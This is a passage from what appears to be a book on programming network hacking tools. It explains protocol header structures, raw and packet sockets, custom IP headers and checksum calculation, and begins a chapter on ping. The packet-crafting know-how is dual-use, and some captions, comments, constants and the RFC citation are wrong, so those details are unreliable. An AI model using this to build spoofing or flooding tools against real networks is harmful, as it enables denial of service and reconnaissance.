This data block is passed to the transport layer. According to RFC 2068, HTTP requires reliable data transmission; therefore, a TCP header is added to the data block at the transport layer. The TCP header specifies the destination port number (usually, port 80), the source port number, and other information. The detailed structure of the TCP header and of other headers is considered in *Section 3.4*. The transport layer passes the packet to the internet layer, which adds its own, IP, header to it. The header contains the source and the destination IP addresses, as well as other information. If the server's domain name (i.e., **www.example.com**) cannot be resolved to the corresponding IP address using the local computer's resources, the IP module will do this by making a request to a DNS server. From the internet layer, the packet is sent to the network access layer. The type of header added at this layer depends on the network type. An Ethernet header is added for an Ethernet local network (as is the case in the example), an FDDI header is added for a fiber distributed data interface network, a PPP header is added for a modem point-to-point connection, and so on.

The Ethernet header contains the source and the destination hardware, or MAC, addresses. The destination MAC address is determined by searching in the ARP cache of the local computer. If the MAC address is not found in the local ARP cache, an ARP request is formed for searching for the destination MAC address by the destination IP address.

When a packet it completely assembled, it is sent on the network. Because en route a packet may be passed among different networks, its data link layer header may be changed by the transit routers. Moreover, a packet may be fragmented into smaller packets if the network limitations make transmitting the complete packet impossible.

When a packet arrives at the server, the preceding sequence of operations is repeated by the TCP/IP stack of the server but in reverse order. First, the data link layer header is examined and, if the hardware address is correct, the data link layer header is removed. The rest of the packet is sent to the internet layer. The internet layer checks the IP address, the checksum, and the other data. If all checks are successful, it removes the IP header and passes the rest of the packet to the transport layer. The transport layer checks the destination port, the checksum,

and the other TCP-header fields; if all checks are successful, the TCP header is removed and the remaining part of the packet is passed to the application layer to the Web server. The Web server examines the HTTP request and prepares an HTTP answer. The answer will be either the requested page or an error message if the page cannot be found. Then the answer goes through the TCP/IP stack of the server analogously to the request going through the TCP/IP stack of the client.

3.4. Network Packet Header Structures

To be able to work with network packet header fields, a program must have the necessary structures defined. Linux stores structure definitions of all main network packets in individual header files, which can be included in a program as necessary. What is more, a separate set of these header files is stored in two different directories. The first directory is /usr/include/linux and is used in Linux system only. The other directory is /usr/include/netinet and is used in practically all UNIX varieties. Some header files for UNIX systems are also stored in the /usr/include/net directory.

The following are some examples of including header files from the **/linux** directory:

```
#include <linux/ip.h>
#include <linux/tcp.h>
#include <linux/udp.h>
#include <linux/icmp.h>
#include <linux/if_ether.h>
```

And these are some examples of including header files from the **/netinet** and **/net** directories:

```
#include <netinet/ip.h>
#include <netinet/tcp.h>
#include <netinet/udp.h>
#include <netinet/ip_icmp.h>
#include <net/ethernet.h>
```

The names of the header files are descriptive of their function. For example, the udp.h file contains definition of the UDP header structure, the if_ether.h and ethernet.h files contain definitions of the Ethernet header structures, and the ip_icmp.h and icmp.h files contain definitions of the ICMP header structures.

The structures in the header files in these two directories are basically the same, the only difference being sometimes different structure field names. Also, from my experience I can conclude that the structures in the /usr/include/linux directory are more up-to-date and reflect the latest innovations in the network protocols. For example, the TCP header structure in the /linux/tcp.h header file has the fields for the `ECE` and `CWR` experimental flags (see RFC 3168), whereas these fields are missing in the analogous structure in the /netinet/tcp.h header file. Therefore, if your program must be compatible with various UNIX versions, you should use the header files from the /usr/include/netinet and the /usr/include/net directories. If only Linux compatibility and modern structures are needed, the header files from the /usr/include/linux directory should be used.

You can also intermix header files from these directories, but take care that structure definitions do not overlap.

There is even a better way than including the standard header files into a program, and it is practiced by many programmers: You don't include structures from the standard header files but instead define your own network packet structures in your program. This can be done by simply copying the necessary structures from the standard header files and modifying the field names in the resulting structures if so desired. Custom structures can also be stored in a custom header file, which is then included in your program. This method provides complete portability, because it eliminates the dependency on the system header files. It also has a small drawback: It is quite tedious, especially if you have to define a good number of structures in a program.

For this book, I first wanted to use a unified approach, that is, to include only structures from one of the standard directories in all programs that work with packet header fields, namely, /usr/include/netinet. Having thought the matter over a bit, however, I decided against this and to favor a mixed approach. So the source codes in this book contain header files from both the /usr/include/linux and the /usr/include/netinet directories, as well as custom structure definitions.

The following subsections give short descriptions of the main network packet formats. Also, header structure definitions for network packets are given, which you can use in your programs as your own custom structures. No field descriptions are given; you can learn those in the corresponding RFCs. Only some specific information necessary for programming is provided.

The header structures are based on the structures in the header files in the /usr/include/linux directory but are not their exact copies.

3.4.1. Ethernet Header

Figure 3.4 shows the format of the Ethernet packet, and Listing 3.1 shows the definition of the Ethernet header structure.




Fig. 3.4. The Ethernet packet format

Listing 3.1. The Ethernet header structure definition

```
struct ethhdr
{
  unsigned char h_dest[ETH_ALEN];   /* Destination hardware address */
  unsigned char h_source[ETH_ALEN]; /* Source hardware address */
  unsigned short h_proto;           /* Packet type */
};
```

The following are some constants and definitions taken from the /linux/if_ether.h header file, which you can use in your programs:

```
#define ETH_ALEN 6 /* Number of bytes in the hardware address */

/* Value for the "Packet Type" field */
#define ETH_P_IP   0x0800 /* IP packet */
#define ETH_P_X25  0x0805 /* X.25 packet */
#define ETH_P_ARP  0x0806 /* ARP packet */
#define ETH_P_RARP 0x8035 /* RARP packet */
#define ETH_P_ALL  0x0003 /* Any packet (Be careful with these) */
```

3.4.2. IP Header

Figure 3.5 shows the format of the IP packet, and Listing 3.2 shows the definition of the IP header structure.




Fig. 3.5. The IP packet format

Listing 3.2. The IP header structure definition

```
typedef unsigned char __u8;
typedef unsigned short __u16;
typedef unsigned int __u32;

struct iphdr {
  __u8  ihl:4,     /* Header's length in 2-byte words */
        version:4; /* Version */
```

```
  __u8  tos;        /* Service type */
  __u16 tot_len;    /* Total packet length in bytes */
  __u16 id;         /* Packet identifier */
  __u16 frag_off;   /* Flags and the fragment offset */
  __u8  ttl;        /* Time to live */
  __u8  protocol;   /* Protocol */
  __u16 check;      /* Checksum */
  __u32 saddr;      /* Source IP address */
  __u32 daddr;      /* Destination IP address */
};
```

Individual flags in the IP header, located in the `frag_off` field of the structure, can be accessed with the help of a bit operation on this field and the following macro definitions:

```
#define IP_RF 0x8000        /* Reserved (set to 0) */
#define IP_DF 0x4000        /* Fragmentation prohibited */
#define IP_MF 0x2000        /* More fragments following */
#define IP_OFFMASK 0x1fff   /* Mask for the "Fragment Offset" field */
```

The following are some constants and definitions taken from the /netinet/in.h header file, which you can use in your programs:

```
/* Values for the "Protocol" field */
enum
  {
    IPPROTO_IP = 0,     /* Dummy protocol for TCP */
#define IPPROTO_IP          IPPROTO_IP
    IPPROTO_ICMP = 1,   /* ICMP */
#define IPPROTO_ICMP        IPPROTO_ICMP
    IPPROTO_IGMP = 2,   /* IGMP */
#define IPPROTO_IGMP        IPPROTO_IGMP
    IPPROTO_TCP = 6,    /* TCP */
#define IPPROTO_TCP         IPPROTO_TCP
    IPPROTO_EGP = 8,    /* Exterior gateway protocol */
#define IPPROTO_EGP         IPPROTO_EGP
    IPPROTO_UDP = 17,   /* UDP */
#define IPPROTO_UDP         IPPROTO_UDP
    IPPROTO_RAW = 255,  /* Raw IP packets */
#define IPPROTO_RAW         IPPROTO_RAW
  };
```

3.4.3. ARP Header

Figure 3.6 shows the format of the IP packet, and Listing 3.3 shows the definition of the IP header structure.

Listing 3.3. The ARP header structure definition

```
struct arphdr
{
  unsigned short ar_hrd;          /* Equipment type */
```

```
  unsigned short ar_pro;          /* Protocol type */
  unsigned char  ar_hln;          /* Hardware address length */
  unsigned char  ar_pln;          /* Protocol address length */
  unsigned short ar_op;           /* Operation code */
  unsigned char  ar_sha[ETH_ALEN]; /* Source hardware address */
  unsigned char  ar_sip[4];       /* Source IP address */
  unsigned char  ar_tha[ETH_ALEN]; /* Destination hardware address */
  unsigned char  ar_tip[4];       /* Destination IP address */
};
```

Data-link layer header		
Equipment type (16 bits)		Protocol type (16 bits)
H-len (8 bits)	P-len (8 bits)	Operation code (16 bits)
Source hardware address (32 bits)		
Source protocol address (32 bits)		
Destination hardware address (32 bits)		
Destination protocol address (32 bits)		

Fig. 3.6. The format of the ARP packet

The following are some constants and definitions taken from the /linux/if_arp.h header file, which you can use in your programs:

```
/* Value for the "Packet Type" field */
#define ARPHRD_ETHER  1           /* Ethernet 10 Mbps */
#define ARPHRD_ARCNET 7           /* ARCnet */
#define ARPHRD_ATM    19          /* ATM */
#define ARPHRD_X25    271         /* CCITT X.25 */
#define ARPHRD_PPP    512

/* Values for the "Operation Type" field */
#define ARPOP_REQUEST  1          /* ARP request */
#define ARPOP_REPLY    2          /* ARP reply */
#define ARPOP_RREQUEST 3          /* RARP request */
#define ARPOP_RREPLY   4          /* RARP reply */
```

The format of the RARP packet and the structure of the RARP header are virtually identical to those of the ARP packet, the only difference being the value of the `Operation Code` field.

Note the following important point. In the definitions of the ARP header structures in the header files, the last four fields are enclosed between the `#if 0` and `#endif` preprocessor instructions; that is, access to these fields is prohibited. This is the case for both /linux/if_arp.h and /net/if_arp.h. Therefore, using these fields in a program will generate a compiler error. The only way to use these fields is to define your own ARP header structure. The easiest way of doing this is to simply copy the source code from Listing 3.3.

3.4.4. TCP Header

Figure 3.7 shows the format of the IP packet, and Listing 3.4 shows the definition of the IP header structure.




Fig. 3.7. The format of the TCP packet

Listing 3.4. The TCP header structure definition

```
typedef unsigned short __u16;
typedef unsigned int __u32;

struct tcphdr {
  __u16 source;  /* Source port number */
  __u16 dest;    /* Destination port number */
  __u32 seq;     /* Sequence number */
  __u32 ack_seq; /* Acknowledgment number */
  __u16 res1:4,  /* Reserved */
```

```
        doff:4,  /* Data offset */
        fin:1,   /* Close the connection */
        syn:1,   /* Request to establish a connection */
        rst:1,   /* Break the connection */
        psh:1,   /* Immediately send a message to the process */
        ack:1,   /* Enabling the acknowledgment number field */
        urg:1,   /* Enabling the urgency pointer field */
        ece:1,   /* Experimental flag(RFC3168) */
        cwr:1;   /* Experimental flag(RFC3168) */
  __u16 window;  /* Window size */
  __u16 check;   /* Checksum */
  __u16 urg_ptr; /* Last byte of an urgent message */
};
```

3.4.5. UDP Header

Figure 3.8 shows the format of the UDP packet, and Listing 3.5 shows the definition of the IP header structure.




Fig. 3.8. The format of the UDP packet

Listing 3.5. The UDP header structure definition

```
typedef unsigned short __u16;

struct udphdr {
  __u16 source; /* Source port number */
  __u16 dest;   /* Destination port number */
  __u16 len;    /* Message length */
  __u16 check;  /* Checksum */
};
```

3.4.6. ICMP Header

Figure 3.9 shows the format of the ICMP packet, and Listing 3.6 shows the definition of the ICMP header structure.




Fig. 3.9. The format of the ICMP packet

Listing 3.6. The ICMP header structure definition

```
typedef unsigned char __u8;
typedef unsigned short __u16;
typedef unsigned int __u32;

struct icmphdr {
  __u8        type;     /* Message type  */
  __u8        code;     /* Message code */
  __u16       checksum; /* Checksum */
  union {
       struct {
              __u16  id;       /* Identifier */
              __u16  sequence; /* Sequence number */
       } echo;
       __u32  gateway;
       struct {
              __u16  __unused;
              __u16  mtu;
       } frag;
  } un;
};
```

The following are some constants and definitions taken from the /linux/icmp.h header file, which you can use in your programs:

```
/* The value for the "Message Type" field */
#define ICMP_ECHOREPLY      0  /* Echo reply */
#define ICMP_DEST_UNREACH   3  /* Destination unreachable */
#define ICMP_SOURCE_QUENCH  4  /* Source quench */
#define ICMP_REDIRECT       5  /* Redirect (change route) */
#define ICMP_ECHO           8  /* Echo request */
#define ICMP_TIME_EXCEEDED 11 /* Time exceeded */
```

Table 3.1 lists the main types of ICMP messages.

Table 3.1. ICMP messages

Type	Code	Message
0	0	Echo reply
3		Destination unreachable, because:
	0	Net is unreachable.
	1	Host is unreachable.
	2	Protocol is unreachable.
	3	Port is unreachable.
	4	Fragmentation is needed and DF = 1. Sent by an IP router when a packet must be fragmented but fragmentation is not allowed.
	5	Source route failed.
4	0	Source quench. Informs a sending host that its IP datagrams are being dropped because of congestion at the router to make it lower its transmission rate.
5		Redirect. Informs a sending host of a better route to a destination IP address to:
	0	The given network
	1	The given host
	2	The given network with the given Type of Service (TOS)
	3	The given host with the given TOS
8	0	Echo request
9	0	Router advertisement
10	0	Router solicitation
11		Time exceeded during the following:
	0	Transmission
	1	Assembly
12		Parameter problem:
	0	IP header error
	1	A necessary option is missing
13	0	Timestamp request
14	0	Timestamp reply
17	0	Address mask request
18	0	Address mask reply

3.5. Sockets

Sockets in a program are created using the `socket()` function. The following is its prototype:

```
int socket(int domain, int type, int protocol);
```

This function does not simply create a socket but also enables access to the protocols of a certain TCP/IP stack layer. Depending on the specific layer, sockets are given different names.

3.5.1. Transport Layer: Stream and Datagram Sockets

To obtain access to the transport layer, the `SOCK_STREAM` constant (for TCP) or the `SOCK_DGRAM` constant (for UDP) must be specified as the type argument for the `socket()` function. Accordingly, the created sockets are called *stream* and *datagram sockets.* Values like `PF_UNIX` or `PF_LOCAL` for local connections, `PF_INET` for IPv4 family protocols, `PF_INET6` for IPv6 family protocols, and `PF_IPX` for Novell protocols can be specified as the domain argument in the `socket()` function.

I only consider operations with the `PF_INET` domain. Only `0` can be specified as the protocol argument for datagram and stream sockets. The following are examples of creating a stream and a datagram socket:

```
sd = socket(PF_INET, SOCK_STREAM, 0); /* Stream socket */
sd = socket(PF_INET, SOCK_DGRAM, 0);  /* Datagram socket */
```

Datagram and stream sockets are suitable for programming most regular applications, but they are too limited to be widely-used for programming hacker utilities. For example, they do not provide for accessing packet headers below the transport layer, exchanging ICMP messages, and constructing and sending custom packets.

You can consult `man 2 socket` for more detailed information on stream and datagram sockets.

3.5.2. Network Layer: Raw Sockets

To obtain access to the network layer, the `SOCK_RAW` constant must be used as the type argument in the `socket()` function. This type of socket is called a *raw socket.* The same values are used for the domain argument as for the datagram and stream sockets. The protocol argument may be specified as `0` or as the protocol whose packets will be exchanged. The /netinet/in.h file contains all possible constants for the protocol argument, some of which were mentioned in *Section 3.4.2.*

The following are some examples of creating raw sockets:

```
/* To receive or send TCP packets */
sd = socket(PF_INET, SOCK_RAW, IPPROTO_TCP);

/* To receive or send UDP packets */
sd = socket(PF_INET, SOCK_RAW, IPPROTO_UDP);

/* To receive or send ICMP packets */
```

```
sd = socket(PF_INET, SOCK_RAW, IPPROTO_ICMP);

/* To send any type of packet */
sd = socket(PF_INET, SOCK_RAW, IPPROTO_RAW);
```

You should be aware of an important particularity concerning protocol specification: All protocol constants allow the created socket to both send and receive packets, but packets (of any type) can only be sent when the `IPPROTO_RAW` constant is specified as the protocol argument. Although the compiler will not generate any errors, attempting to receive packets at the socket created with the `IPPROTO_RAW` protocol argument will not be successful.

You can create and send custom packets with raw sockets. However, when a packet is sent, its header will be generated by the TCP/IP stack. Therefore, if you need a custom IP header, you have to specify the `IP_HDRINCL` option for the raw socket using the `setsockopt()` function as follows:

```
const int on = 1;
if (setsockopt(sd, IPPROTO_IP, IP_HDRINCL, (char *)&on, sizeof(on)) < 0) {
  perror("setsockopt() failed");
  exit(-1);
}
```

Only privileged users can create raw sockets.

Raw sockets do not provide access to header fields of the data link layer; therefore, to obtain this access, you must use packet sockets.

For details on raw sockets, consult `man 7 raw`.

3.5.3. Data Link Layer: Packet Sockets

To obtain access to the data link layer, the `PE_PACKET` constant must be used as the domain argument for the `socket()` function. Sockets of this type are called *packet sockets*. Note that this is the only type of socket, for which the `PF_PACKET` and not the `PF_INET` constant is specified as the domain argument. This type of socket makes it possible to send and receive packets at the device driver level (the OSI data link layer).

Only the `SOCK_RAW` or the `SOCK_DGRAM` constant and the type argument can be specified. You should remember the difference between these two types.

With `SOCK_RAW`, packets are sent to and received from the device driver with the data in them unmodified. If a program must processes fields in the received packets, a buffer must be prepared to accommodate all packet headers, including the headers of the data link layer.

The `SOCK_DGRAM` type operates at a higher level. The TCP/IP stack strips a packet of the data-link layer header before passing the packet to the program. Packets sent using `SOCK_DGRAM` packet sockets are automatically tacked a suitable data-link layer header before being sent. In other words, a socket of the `SOCK_DGRAM` type does not allow access to the data-link layer header.

The number of any protocol that will be used can be specified. The /linux/if_ether.h file contains a list of protocols that could be used, some of which were mentioned in *Section 3.4.1*. If the value of protocol is `htons (ETH_P_ALL)`, the program will support all protocols.

The following are some examples of creating packet sockets:

```
/* For receiving or sending TCP packets */
sd = socket(PF_PACKET, SOCK_RAW, htons(ETH_P_ARP));

/* For receiving or sending IP packets with no access to the data link layer header
needed */
sd = socket(PF_PACKET, SOCK_DGRAM, htons(ETH_P_IP));

/* For receiving or sending any type of packets */
sd = socket(PF_PACKET, SOCK_RAW, htons(ETH_P_ALL));
```

There is another, an obsolete, way of creating a packet socket: In Linux 2.0, the only way to obtain a packet socket was to perform the following call:

```
socket(PF_INET, SOCK_PACKET, protocol);
```

This method is still supported, but I strongly recommend against using it. The main difference between the two described methods is that `SOCK_PACKET` uses the old `struct sockaddr_pkt` structure to specify the interface, which does not make the physical layer independent. I am only describing this method for creating packet sockets because it is used in numerous old programs and you should be able to read their source codes. The same method is also used by Richard Stevens in his books.

A program that uses packet sockets must include the following header files:

```
#include <sys/socket.h>
#include <features.h>    /* For the glibc version number */
#if __GLIBC__ >= 2 && __GLIBC_MINOR >= 1
#include <netpacket/packet.h>
#include <net/ethernet.h>     /* L2 protocols */
#else
#include <asm/types.h>
#include <linux/if_packet.h>
#include <linux/if_ether.h>   /* L2 protocols */
#endif
```

Packet sockets have a special socket address structure:

```
struct sockaddr_ll {
  unsigned short  sll_family;    /* Always AF_PACKET */
  unsigned short  sll_protocol;  /* Physical layer protocol */
  int             sll_ifindex;   /* Interface index */
  unsigned short  sll_hatype;    /* Header type */
  unsigned char   sll_pkttype;   /* Packet type */
  unsigned char   sll_halen;     /* Address length */
  unsigned char   sll_addr[8];   /* Physical layer address */
```

For details on packet sockets, consult the `man 7 packet`.

3.6. Checksum in Packet Headers

Most packet headers have a checksum field. The algorithm for calculating the checksum is described in the RFC for each protocol. By default, the TCP/IP stack fills the checksum field of all headers when sending packets and verifies the checksum when receiving packets.

But if packet header fields of raw sockets or packet sockets have to be filled manually, the checksum values have to be calculated and placed into the checksum fields manually. The TCP/IP stack on the receiving side will not accept a packet with an unfilled checksum field for processing and will simply drop it as an error packet.

Pursuant to the protocol RFCs, the same algorithm is used for calculating the checksum in the IP, UDP, TCP, ICMP, and IGMP headers. The following is a description of the algorithm:

The checksum field is the 16-bit one's complement of the one's complement sum of all 16-bit words in the header and text. If a segment contains an odd number of header and text octets to be checksummed, the last octet is padded on the right with zeros to form a 16-bit word for checksum purposes. The pad is not transmitted as part of the segment.

Unfortunately, there is no standard function for calculating the checksum. The examples in this book use the well-known C implementation of such function. Its source code is shown in Listing 3.7. There is nothing to stop you from writing your own, more efficient, version.

Listing 3.7. Checksum calculation function

```
unsigned short in_cksum(unsigned short *addr, int len)
{
  unsigned short result;
  unsigned int sum = 0;

  /* Adding all 2-byte words */
  while (len > 1) {
    sum += *addr++;
    len -= 2;
  }

  /* Adding any leftover bytes to the sum */
  if (len == 1)
    sum += *(unsigned char*) addr;

  sum = (sum >> 16) + (sum & 0xFFFF); /* Adding the carry */
  sum += (sum >> 16);                 /* Adding the carry again */
  result = ~sum;                      /* Inverting the result */
  return result;
}
```

As you can see, the `in_cksum()` function is passed the starting address and the length of the data, for which the checksum needs to be calculated. The starting address and the length of data values are different for IP, UDP, TCP, ICMP, and IGMP. These values are determined for each type of header as follows:

- *ICMP Header Checksum.* The checksum is calculated on all bytes in the ICMP header and the data field. Consequently, the starting address of the ICMP header and the total length of the ICMP header and the data field must be passed to the `in_cksum()` function.
- *IP Header Checksum.* The checksum is calculated on the IP header only; the data field is not used in the calculations. Accordingly, the starting address and the length of the IP header must be passed to the `in_cksum()` function.

- *TCP Header Checksum.* In addition to the TCP header and the data field, the checksum is calculated on the 96 bytes of the so-called pseudo header, placed before the TCP header. This pseudo header is not sent to the network and is only used for local operations. The pseudo header contains the source IP address, a 0 byte, a Protocol field analogous to the same field in the IP header, and the length of the TCP packet (see Fig. 3.10). The length of the TCP packet is the overall length of the TCP header and of the data field in bytes. In this way, TCP protects against misrouted segments.




Fig. 3.10. The pseudo header for calculating TCP header checksum

The source code for the pseudo header structure used in the programs in this book is shown in Listing 3.8.

Listing 3.8. The TCP pseudo header structure

```
struct pseudohdr
{
  unsigned int source_address;
  unsigned int dest_address;
  unsigned char place_holder;
  unsigned char protocol;
  unsigned short length;
} pseudo_hdr;
```

Thus, when calculating the checksum for the TCP header, the `in_cksum()` function must be passed the starting address of the pseudo header and the total length of the pseudo header, TCP header, and the data field.

- *UDP Header Checksum.* This checksum is calculated in the same way as the TCP header checksum, that is, a 96-bit pseudo header placed before the UDP header is used in the calculations. This pseudo header is not sent to the network and is only used to calculate the checksum. The structure of the UDP pseudo header is virtually the same as that of the TCP pseudo header (Listing 3.8), the only difference being the length of the UDP packet specified in the Length field (see Fig. 3.11). The length of the UDP packet is the overall length of the UDP header and of the data field in bytes.




Fig. 3.11. The pseudo header for calculating the UDP header checksum

Thus, when calculating the checksum for the UDP header, the `in_cksum()` function must be passed the starting address of the pseudo header and the total length of the pseudo header, UDP header, and the data field.

There is one important specification concerning the UDP header checksum in RFC 678 that is absent in the specifications for the other protocols. Its states the following: *If the computed checksum is zero, it is transmitted as all ones (the equivalent in one's complement arithmetic). An all-zero transmitted checksum value means that the transmitter generated no checksum.*

Thus, you must check the value of the UDP header checksum returned by the `in_cksum()` function and replace it with the `0xffff` value if it is zero. Note that this procedure does not have to be performed for other headers, because a zero-value checksum for the IP, TCP, and ICMP headers does not mean that it was not calculated.

An important thing to remember is that if a single byte in the header or in the data field changes, the checksum must be recalculated. For example, if the value of the time-to-live (TTL) field in the IP header changes, the checksum field in this header must be recalculated.

Before calculating the checksum, the checksum field must be zeroed out. This RFC requirement applies to all considered headers. Therefore, in the example programs, the checksum field is set to `0` before the `in_cksum()` function is called.

3.7. Nonstandard Libraries

To make the task of writing network utilities easier, you can take advantage of nonstandard third-party libraries, the best known of which are libnet and libpcap.

The libnet library (**http://www.packetfactory.net/projects/libnet/**) provides programmers with all necessary tools and utilities for generating packets of any format and content.

The libpcap library (**http://www.tcpdump.org**) serves the reverse purpose: extracting packets from the network and analyzing them.

Both libraries can be used in a program at the same time.

Many well-known utilities, such as `tcpdump` and the latest versions of `nmap`, use the libnet and libpcap libraries. For the most part, however, hackers avoid using nonstandard libraries when developing their tools so as not to make their code dependent on those libraries. In this case, the necessary libraries would have to be installed before the utility could be used, which is not convenient and often not possible. Using the libnet and libpcap libraries to program network hacker software is considered in *Chapter 9*.

Chapter 4: Ping Utility

The `ping` utility is a standard utility in any full-featured operating system. The original purpose of this utility is to check the availability of a remote host, not to be used as a network hacking tool. But hackers can use `ping` to probe the network (ping sweep) for computers to attack. Nowadays, administrators use firewalls to block incoming and outgoing ICMP messages on both individual computers and network gateways, which makes probing using `ping` ineffective. Nevertheless, it is important to know the internal workings of `ping`, because many network attack utilities are based on the same operation principles, for example, denial-of-service ICMP flooding and Smurf (see *Chapter 6*). Also, `ping` is frequently integrated with network scanning utilities (see *Chapter 7*).

4.1. General Operation Principle

The `ping` utility was created by the late Mike Muuss, a former employee of the U.S. Army Ballistic Research Laboratory, who wrote the first version of `ping` in 1983 for the 4.2a BSD UNIX operating system. The name *ping* is not an acronym, nor was it randomly selected by Muuss. According to his site (**http://ftp.arl.mil/~mike**), the utility was named after the sound sonar makes. The `ping` utility imitates sonar or radar operation in computer networks. It sends ICMP echo requests to the specified IP address or host name, receives ICMP echo replies, and calculates the round-trip time for the packets.

The following is an example of invoking `ping` in Linux and the results it produces:

```
# ping 192.168.10.1
PING 192.168.10.1 (192.168.10.1) from 192.168.10.130 : 56(84) bytes of data.
```

```
64 bytes from 192.168.10.1: icmp_seq=0 ttl=255 time=6.760 msec
64 bytes from 192.168.10.1: icmp_seq=1 ttl=255 time=411 usec
64 bytes from 192.168.10.1: icmp_seq=2 ttl=255 time=301 usec
64 bytes from 192.168.10.1: icmp_seq=3 ttl=255 time=375 usec
64 bytes from 192.168.10.1: icmp_seq=4 ttl=255 time=369 usec
64 bytes from 192.168.10.1: icmp_seq=5 ttl=255 time=299 usec
64 bytes from 192.168.10.1: icmp_seq=6 ttl=255 time=355 usec
64 bytes from 192.168.10.1: icmp_seq=7 ttl=255 time=366 usec
